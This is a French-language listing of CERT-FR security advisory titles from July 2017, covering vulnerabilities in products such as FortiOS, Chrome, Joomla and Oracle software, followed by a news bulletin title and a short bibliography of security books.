CERTFR-2017-AVI-237 Multiples vulnérabilités dans Fortinet FortiOS et FortiAnalyzer (27 juillet 2017)
CERTFR-2017-AVI-236 Multiples vulnérabilités dans Google Chrome (26 juillet 2017)
CERTFR-2017-AVI-235 Multiples vulnérabilités dans Joomla! (26 juillet 2017)
CERTFR-2017-AVI-234 Vulnérabilité dans les produits Citrix (26 juillet 2017)
CERTFR-2017-AVI-233 Multiples vulnérabilités dans le noyau Linux d'Ubuntu (21 juillet 2017)
CERTFR-2017-AVI-232 Vulnérabilité dans le noyau Linux de SUSE (20 juillet 2017)
CERTFR-2017-AVI-231 Multiples vulnérabilités dans Oracle VM Server pour x86 et Oracle Linux (20 juillet 2017)
CERTFR-2017-AVI-230 Vulnérabilité dans Cisco Web Security Appliance (20 juillet 2017)
CERTFR-2017-AVI-229 Multiples vulnérabilités dans les produits Apple (20 juillet 2017)
CERTFR-2017-AVI-228 Multiples vulnérabilités dans SCADA Schneider Electric Trio TView (19 juillet 2017)
CERTFR-2017-AVI-227 Multiples vulnérabilités dans Oracle Sun Systems Products Suite (19 juillet 2017)
CERTFR-2017-AVI-226 Multiples vulnérabilités dans Oracle Database Server (19 juillet 2017)
CERTFR-2017-AVI-225 Multiples vulnérabilités dans Oracle Linux and Virtualization (19 juillet 2017)
CERTFR-2017-AVI-224 Multiples vulnérabilités dans Oracle MySQL (19 juillet 2017)
CERTFR-2017-AVI-223 Multiples vulnérabilités dans Oracle Java SE (19 juillet 2017)
CERTFR-2017-AVI-222 Multiples vulnérabilités dans Wireshark (19 juillet 2017)

BULLETINS D'ACTUALITÉ (LES 5 PLUS RÉCENTS)

Les bulletins d'actualité fournissent une illustration par l'actualité récente de certaines mesures pragmatiques à appliquer.

CERTFR-2017-ACT-030 Bulletin d'actualité numéro 030 de l'année 2017 (31 juillet 2017)

Bibliographie

- Les virus informatiques : théorie, pratique et applications, *E. Filiol*, 2004, Springer
- Computer networking and the internet, *F. Halsall*, Addison Welseley, 2005 + additional student support at www.pearsoned.co.uk/halsall
- Network security bible, *E. Cole, R. Krutz, JW Conley* , Wiley, 2005.
- Preventing Ransomware, *A. Mohanta M. Hahad K. Velmurugan,* 2018 Packt